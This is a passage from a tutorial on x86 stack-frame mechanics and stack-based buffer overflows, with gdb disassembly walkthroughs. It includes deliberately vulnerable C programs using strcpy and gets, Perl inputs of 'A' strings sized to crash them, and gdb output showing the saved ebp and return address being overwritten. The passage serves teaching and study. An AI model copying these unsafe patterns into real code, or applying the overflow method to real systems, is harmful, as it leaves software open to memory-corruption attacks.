sub     $0x20, %esp      ;subtracts esp by 32 bytes for local variable and
                         ;buffer if any, go to [ebp-40]
```

In our program example, it looks that the contents of the ESI and EDI registers have been preserved means the TestFunc() will use these registers. That is why these registers were pushed onto the stack.

```
0x08048337 <TestFunc+3>:    push   %edi   ;save/push edi register, [ebp-4]
0x08048338 <TestFunc+4>:    push   %esi   ;save/push esi register, [ebp-8]
```

Then, TestFunc() must allocate space for its local variables. It must also allocate space for any temporary storage (buffer) it might need. For example, some C statements in TestFunc() might have expressions to complete the function's task. During the expressions/statements operation, there may be an intermediate values that must be stored somewhere. These locations are usually called buffer, because they can be reused for the next expressions, data allocated and deallocated dynamically. In this program example 32 (0x20) bytes has been subtracted from the stack pointer, the esp for the local variables:

```
0x08048339 <TestFunc+5>:    sub    $0x20, %esp    ;subtract esp by 32 bytes for local
                                                  ;variable and buffer if any, go to [ebp-40]
```

Then the local variables pushed onto the stack. Keep in mind that the TestFunc() does nothing so there is no buffer for function's operation. The operation seems like dummy here.

```
0x0804833c <TestFunc+8>:    mov    0x10(%ebp), %eax         ;move by pointer, [ebp+16] into the
                                                            ;eax, [ebp+16]à‘A’?

0x0804833f <TestFunc+11>:   mov    %al, 0xfffffff7(%ebp)    ;move by pointer, byte of
```

```
                                                                   ;al into [ebp-9]

0x08048342 <TestFunc+14>:   movl   $0x3, 0xfffffff0(%ebp)     ;move by pointer, 3 into [ebp-16]
0x08048349 <TestFunc+21>:   movl   $0x4, 0xffffffec(%ebp)     ;move by pointer, 4 into [ebp-20]
0x08048350 <TestFunc+28>:   lea    0xffffffd8(%ebp), %edi     ;load address [ebp-40] into edi
0x08048353 <TestFunc+31>:   mov    $0x8048484, %esi           ;move string into esi
0x08048358 <TestFunc+36>:   cld                               ;clear direction flag

0x08048359 <TestFunc+37>:   mov    $0x7, %ecx                 ;move 7 into ecx as counter
                                                              ;for the array

0x0804835e <TestFunc+42>:   repz movsb %ds:(%esi), %es:(%edi)    ;start copy by pointer from
                                                                 ;esi to edi register
```

The body of the function TestFunc() can now be executed. This might involve pushing onto and popping things off the stack. So, the stack pointer ESP might go up and down, but the EBP register remains fixed. This is convenient because it means we can always refer to the first function argument as [EBP + 8] regardless of how much pushing and popping is done in the function. Execution of the function TestFunc() might also involve other function calls and even recursive calls to TestFunc(). However, as long as the EBP register is restored upon return from these calls, references to the arguments, local variables and buffer can continue to be made as offsets from EBP. The procedure prolog is quite consistent among different assembly language/compilers because they may use same convention for function call.




Figure 4: Set up the stack frame, save registers, allocates storage for local variables and the buffer and processing happens.

The stack always grows down (from high to low memory addresses). To access local variables, calculate a **negative offset** from ebp by subtracting the appropriate value from ebp and parameters with **positive offset** from ebp starting from [ebp+8].

If any, before returning control to the caller, the callee TestFunc() must first make arrangements for the return value to be stored in the EAX register. We already discussed how function calls with return values store the values. In our program example 0 was moved to the EAX because there is no return value.

```
0x08048360 <TestFunc+44>:    mov    $0x0, %eax          ;move return value into eax,
                                                        ;0 in this case, no return value
```

STEP 4: Dismantling the stack frame (deallocate storage of the local variables and buffer).
This step called **function epilog**. The following is the Linux/Intel for our program example that uses the __cdelc function call convention, where the stack cleanup done by the caller. Before that, pre-dismantling is done by callee:

```
0x08048365 <TestFunc+49>:   add    $0x20, %esp         ;add 32 bytes to esp, back to [ebp-8]
0x08048368 <TestFunc+52>:   pop    %esi                ;restore the esi, [ebp-4]
0x08048369 <TestFunc+53>:   pop    %edi                ;restore the edi, [ebp+0]
```

32 bytes is added to the esp, then the esp now pointing at the [ebp-8] so that the local variables and buffer are destroyed. Then esi ([ebp-4]) and edi ([ebp-8]) are popped off the stack. The esp and ebp now pointing at the previous saved ebp [ebp+0].

The function epilog is not consistent among different assembly language/compilers and one of the reasons is the different function calling convention used as discussed before. The following is function epilog code example (Windows/Intel) that uses the __cdecl, where the stack cleanup is done by the caller:

```
...
pop         <registers>   ; Restore registers
mov         esp, ebp      ; Restore stack pointer
pop         ebp           ; Restore ebp
ret                       ; Return from function

-------------------Back to the calling function------------
add         esp, <localbytes>     ; cleanup the parameters
...
e.g
...
00411A6A  pop         edi
00411A6B  pop         esi
00411A6C  pop         ebx
00411A6D  mov         esp, ebp
00411A6F  pop         ebp
00411A70  ret
---------------------Back to the calling function------------

00411AB9  add         esp, 8
...
```




Figure 5: Dismantling the stack frame and restore the previous one

STEP 5: Return from function call, go to the next instruction immediately after the CALL instruction.

```
0x0804836a <TestFunc+54>:    leave    ;restoring the ebp to the previous stack frame, [ebp+4]

0x0804836b <TestFunc+55>:    ret      ;transfer control back to calling function using
                                      ;the saved return address at [ebp+8]
```

The old frame pointer, B (the saved previous EBP), is then popped off the stack frame. In effect, this moves the EBP back to the bottom of the previous caller stack frame (B) and the esp now pointing at the return address. Then the return address is popped off and loaded into the EIP. The control now transferred to the main(). The following codes in main() show that 12 bytes has been subtracted from the esp.

```
0x0804839a <main+46>:   add    $0xc, %esp       ;cleanup the 3 parameters pushed on the stack
                                                ;at [ebp+8], [ebp+12] and [ebp+16]
                                                ;total up is 12 bytes = 0xc
```

This makes the three parameters off the stack (4 bytes x 3 = 12 bytes) and the esp now pointing to the top of the previous stack frame (T). At this moment the TestFunc() stack frame has been dismantled and the state of the stack frame has been restored to the previous stack frame as in step 1.




Figure 6: Return from function call, the stack has been destroyed.

The main purpose of this section is to demonstrate the construction and destruction of the stack frame during the function call.

THE GCC AND THE ALLOCATED BUFFER

Keep in mind that in our real examples, there are areas in the stack's buffer are not used for storing our data. These areas normally known as junks or dummy. For example, in our program's function, we have declared:

```
int y = 3, z = 4;
char buff[7] = "ABCDEF";
```

From the source code we only need 4 slots of the 32 bits (4 x 16 bytes). But when we disassemble the program:

```
0x08048339 <TestFunc+5>:     sub    $0x20, %esp    ;subtract esp by 32 bytes for local variable
                                                   ;and buffer if any, go to [ebp-40]
```

The buffer allocated is 32 bytes (0x20), more than enough to store our local variables, the array and any temporary storage if needed. Then, what actually happened here? Let investigate this chunk by running the following program example.

```
/*testvul.c*/
int main(int argc, char *argv[ ])
{
       char buffer[100];
       strcpy(buffer, argv[1]);
       return 0;
}
```

Try 100 and then increments by 4 bytes.

```
[bodo@bakawali testbed16]$ gcc -o testvul testvul.c
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x100'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x104'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x108'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x112'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x116'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x120'`
[bodo@bakawali testbed16]$ ./testvul `perl -e 'print "A"x124'`
Segmentation fault
[bodo@bakawali testbed16]$
```

The normal stack, byte wise should be like this:




Figure 7.

So, why the vulnerable program got 'Segmentation fault' when we input data more than 124 bytes instead of 104 bytes? As mentioned before, memory can only be addressed in the word size (4 bytes). So we may think that the vulnerable program gets 'Segmentation fault' when we put 104 bytes (26 words) data. There also were some changes after gcc 2.96 version. If using gcc 2.95 version and lower, the vulnerable program will get 'Segmentation fault' when we put 104 bytes data. The main change is that stack is aligned by 16 bytes after gcc 2.96. So when main() function is called, 16 bytes allocated for a local variable. The following table shows the size of n in the buffer[n] as in the previous program example and the real memory allocation and you can test it using the gdb.

n	The real allocated memory size
1 - 8	8 bytes
12 -16	24 bytes
17 - 32	40 bytes
33 - 48	56 bytes
49 - 64	72 bytes
65 - 80	88 bytes
81 - 96	104 bytes
97 -112	120 bytes
113 – 128	136
129 – 144	152
145 – 160	168
161 – 176	184
177 – 192	200
193 – 208	216
209 – 224	232
225 – 240	248
241 – 256	264
…	…

Table 1

As we can see, there is a change in the real memory size when 16 bytes are added to n.

```
16+16(=32)+16(=48)+16(=64)+16(=80)+16(=96)+16(=112).......
24    40     56     72     88    104    120
   16  +  16  +   16   +  16  +  16   +   16.......
```


Another issue is there are some inconsistencies when n are between 1 and 16. Let's have another example.

```
/*testvul2.c*/
int main(int argc, char *argv[ ])
{
        char buffer[12];
        strcpy(buffer, argv[1]);
        return 0;
}
```

Then gdb the executable.

```
[bodo@bakawali testbed16]$ gcc -g -o testvul2 testvul2.c
[bodo@bakawali testbed16]$ gdb -q testvul2
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048368 <main+0>:    push   %ebp
0x08048369 <main+1>:    mov    %esp, %ebp
0x0804836b <main+3>:    sub    $0x18, %esp
0x0804836e <main+6>:    and    $0xfffffff0, %esp
0x08048371 <main+9>:    mov    $0x0, %eax
0x08048376 <main+14>:   add    $0xf, %eax
0x08048379 <main+17>:   add    $0xf, %eax
0x0804837c <main+20>:   shr    $0x4, %eax
```


In the case of gcc 2.96 and lower version, we will get the following result.



...	
return address	4 bytes
saved ebp	4 bytes
local var and buffer	12 bytes
...	

Figure 8.

But gcc 2.96 and above, we will get something like the following.



...	
return address	4 bytes
saved ebp	4 bytes
dummy	8 bytes
local var and buffer	16 bytes
...	

Figure 9.

We can see that there are 8 bytes dummy. If you remember from the previous sections, this 8 bytes dummy as if allocated for %esi and %edi registers. Furthermore during the function's operation another allocation may be done making the stack's size change a lot and for mixed data types declared, for example int and char, the may have some alignment. Remember also, the buffer must be 4-bytes wise for 32 bit platform. This means that most of the time we cannot accurately determine the exact size and the location of the data in the buffer. That is why the intelligent guessing method used widely in order to overflow the buffer. In our case the general stack form is following and hence we know how to get the return address:

```
buffer - (dummy) - ebp(4) - ret(4)
```

So, to get the return address, firstly we get $ebp and then plus 4. For example if the $ebp is 0xbfffef08. We add 4 to 0xbfffef08 and then we get the return address 0xbfffef0c.
Actually, this 'alignment' can be adjusted using GCC's stack boundary adjustment option: `-mpreferred-stack-boundary=num`.

However, we have to remember that the return address through using gdb may not accurate. So, when we attack the vulnerable program and if the return address is not correct, we have to add or subtract some bytes. From the previous example we can use the gdb to directly verify the buffer size.

Further reading and digging:

IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
Another Intel microprocessor resources and download.
Assembly language tutorial using NASM (Netwide).
The High Level Assembly (HLA) language.
Linux based assembly language resources.
Visual studio/C++ .Net.
gcc.
gdb.

0x08 - A Stack-based Buffer Overflow

TESTING BUFFER OVERFLOW CODE

In the following program example, we are going to investigate how the stack based buffer overflow happen. We will use standard Cgets() vulnerable function (read from standard input and store in the buffer without bound checking) and the overflow will happen inTest() function. The buffer for Test() function only can hold maximum 3 characters plus NULL, so that 4 and more characters should overflow its buffer and we will try to demonstrate overwriting the saved ebp and the Test()'s return address. The test is done on Linux Fedora Core 3.

```
/* test buffer program */
#include <unistd.h>

void Test()
{
   char buff[4];
   printf("Some input: ");
   gets(buff);
   puts(buff);
}

int main(int argc, char *argv[ ])
{
   Test();
   return 0;
}
```

BUFFER OVERFLOW PROGRAM EXECUTIONS

Then we run the program with input of 3, 5, 8 and 12 characters.

```
[bodo@bakawali testbed5]$ ./testbuff
Some input: AAA
AAA
[bodo@bakawali testbed5]$ ./testbuff
Some input: AAAAA
AAAAA
Segmentation fault
[bodo@bakawali testbed5]$ ./testbuff
Some input: AAAAAAAA
AAAAAAAA
Segmentation fault
[bodo@bakawali testbed5]$ ./testbuff
Some input: AAAAAAAAAAAA
AAAAAAAAAAAA
Segmentation fault
```

Obviously, input with 3 characters will be fine, but more than 3 characters (5, 8 and 12 characters in this case) will generate segmentation fault and the program terminates to avoid other bad consequences. Well, there are two functions which use the buff buffer. Then, which function's buffer (gets() or puts()) that generate the segmentation fault or which one has been over flown? It is left for you to find the answer.

DEBUGGING THE BUFFER OVERFLOW PROGRAM

Let debug the program using gdb to see what actually happened here.

```
[bodo@bakawali testbed5]$ gdb testbuff

GNU gdb Red Hat Linux (6.1post-1.20040607.43rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library
"/lib/tls/libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x8048422: file testbuff.c, line 14.

(gdb) disass main
Dump of assembler code for function main:
0x08048406 <main+0>:    push   %ebp
0x08048407 <main+1>:    mov    %esp, %ebp
0x08048409 <main+3>:    sub    $0x8, %esp
0x0804840c <main+6>:    and    $0xfffffff0, %esp
0x0804840f <main+9>:    mov    $0x0, %eax
0x08048414 <main+14>:   add    $0xf, %eax
0x08048417 <main+17>:   add    $0xf, %eax
0x0804841a <main+20>:   shr    $0x4, %eax
0x0804841d <main+23>:   shl    $0x4, %eax
0x08048420 <main+26>:   sub    %eax, %esp
0x08048422 <main+28>:   call   0x80483d0 <Test>
0x08048427 <main+33>:   mov    $0x0, %eax
0x0804842c <main+38>:   leave
0x0804842d <main+39>:   ret
End of assembler dump.

(gdb) disass Test
Dump of assembler code for function Test:
0x080483d0 <Test+0>:    push   %ebp
0x080483d1 <Test+1>:    mov    %esp, %ebp
0x080483d3 <Test+3>:    sub    $0x8, %esp
0x080483d6 <Test+6>:    sub    $0xc, %esp
0x080483d9 <Test+9>:    push   $0x8048510
0x080483de <Test+14>:   call   0x8048318 <_init+88>
0x080483e3 <Test+19>:   add    $0x10, %esp                ;_init stack clean up
0x080483e6 <Test+22>:   sub    $0xc, %esp
0x080483e9 <Test+25>:   lea    0xfffffffc(%ebp), %eax     ;load effective address
                                                          ;pointer [ebp-4] into eax
0x080483ec <Test+28>:   push   %eax                       ;push the pointer onto the stack
0x080483ed <Test+29>:   call   0x80482e8 <_init+40>
0x080483f2 <Test+34>:   add    $0x10, %esp                ;_init stack clean up
0x080483f5 <Test+37>:   sub    $0xc, %esp
0x080483f8 <Test+40>:   lea    0xfffffffc(%ebp), %eax
```

```
0x080483fb <Test+43>:   push   %eax
0x080483fc <Test+44>:   call   0x80482f8 <_init+56>
0x08048401 <Test+49>:   add    $0x10, %esp               ;_init stack clean up
0x08048404 <Test+52>:   leave
0x08048405 <Test+53>:   ret
End of assembler dump.
```

By disassembling the program, although we only declare an array with 4 elements (4 bytes), we can see that 20 bytes (0x8 + 0xc) has been allocated for local variable and buffer for Test() function. Let dig in more detail.

```
[bodo@bakawali testbed5]$ gdb -q testbuff

Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048422: file testbuff.c, line 14.
(gdb) r
Starting program: /home/bodo/testbed5/testbuff

Breakpoint 1, main (argc=1, argv=0xbfea3064) at testbuff.c:14
14        Test();
(gdb) s
Test () at testbuff.c:7
7         printf("Some input: ");
(gdb)
8         gets(buff);
(gdb)
Some input: AAA
9         puts(buff);
(gdb) x/x $esp
0xbfea2fb0:     0x00000000
(gdb) x/x $ebp
0xbfea2fb8:     0xbfea2fd8
(gdb) x/x $ebp-4
0xbfea2fb4:     0x00414141
(gdb) x/s 0xbfea2fb4
0xbfea2fb4:      "AAA"
(gdb)
```

The stack frame illustration for this program is shown below. The buff[4] is stored in the local variable buffer area of Test() function's stack frame. Keep in mind that we don't have function's argument here. The hexadecimal for character 'A' is 41 (mark with the red color).




Figure 1: Stack construction during the function call.

If the input is three characters of "AAA", the buff[4] array is filled up properly with three characters + NULL.




Figure 2: Filling up the buffer in the stack with the 'A' character.

When we input five characters, "AAAAA", some area of the saved %ebp will be overwritten as shown below, making the saved %ebp that holds themain() stack frame pointer not valid anymore. When restoring this stack frame pointer later, it will point at the wrong or undefined stack frame.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/bodo/testbed5/testbuff

Breakpoint 1, main (argc=1, argv=0xbff2d6a4) at testbuff.c:14
14        Test();
(gdb) s
Test () at testbuff.c:7
7         printf("Some input: ");
(gdb)
8         gets(buff);
(gdb)
Some input: AAAAA
```

```
9       puts(buff);
(gdb) x/x $ebp
0xbff2d5f8:     0xbff20041
(gdb) x/x $ebp-4
0xbff2d5f4:     0x41414141
(gdb) x/x $ebp-8
0xbff2d5f0:     0x00000000
(gdb) x/s 0xbff2d5f8
0xbff2d5f8:      "A"
(gdb) x/s 0xbff2d5f4
0xbff2d5f4:      "AAAAA"
(gdb)
```




Figure 3: Some portion of the buffer around the ebp has been overwritten.

Let input more data, 8 characters: AAAAAAAA.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/bodo/testbed5/testbuff

Breakpoint 1, main (argc=1, argv=0xbfed9484) at testbuff.c:14
14      Test();
(gdb) s
Test () at testbuff.c:7
7       printf("Some input: ");
(gdb)
8       gets(buff);
(gdb)
Some input: AAAAAAAA
9       puts(buff);
(gdb) x/x $ebp
0xbfed93d8:     0x41414141
(gdb) x/x $ebp-4
0xbfed93d4:     0x41414141
(gdb) x/x $ebp-8
0xbfed93d0:     0x00000000
(gdb) x/x $ebp+4
0xbfed93dc:     0x08048400
(gdb) x/s 0xbfed93d8
0xbfed93d8:      "AAAA"
(gdb) x/s 0xbfed93d4
```

```
0xbfed93d4:      "AAAAAAAA"
(gdb) x/x $esp
0xbfed93d0:     0x00000000
(gdb) x/x $esp+4
0xbfed93d4:     0x41414141
(gdb) x/x $esp+8
0xbfed93d8:     0x41414141
(gdb) x/x $esp+12
0xbfed93dc:     0x08048400
(gdb)
```




Figure 4: More buffer area has been overwritten with 'A'.

With 8 characters input, we have completely overwritten the ebp (the saved frame pointer) with 0x41414141 and partially the return address. From the gdb:

The original saved %ebp = 0xbfea2fd8
The overwritten %ebp = 0x41414141
The original return address = 0x08048427
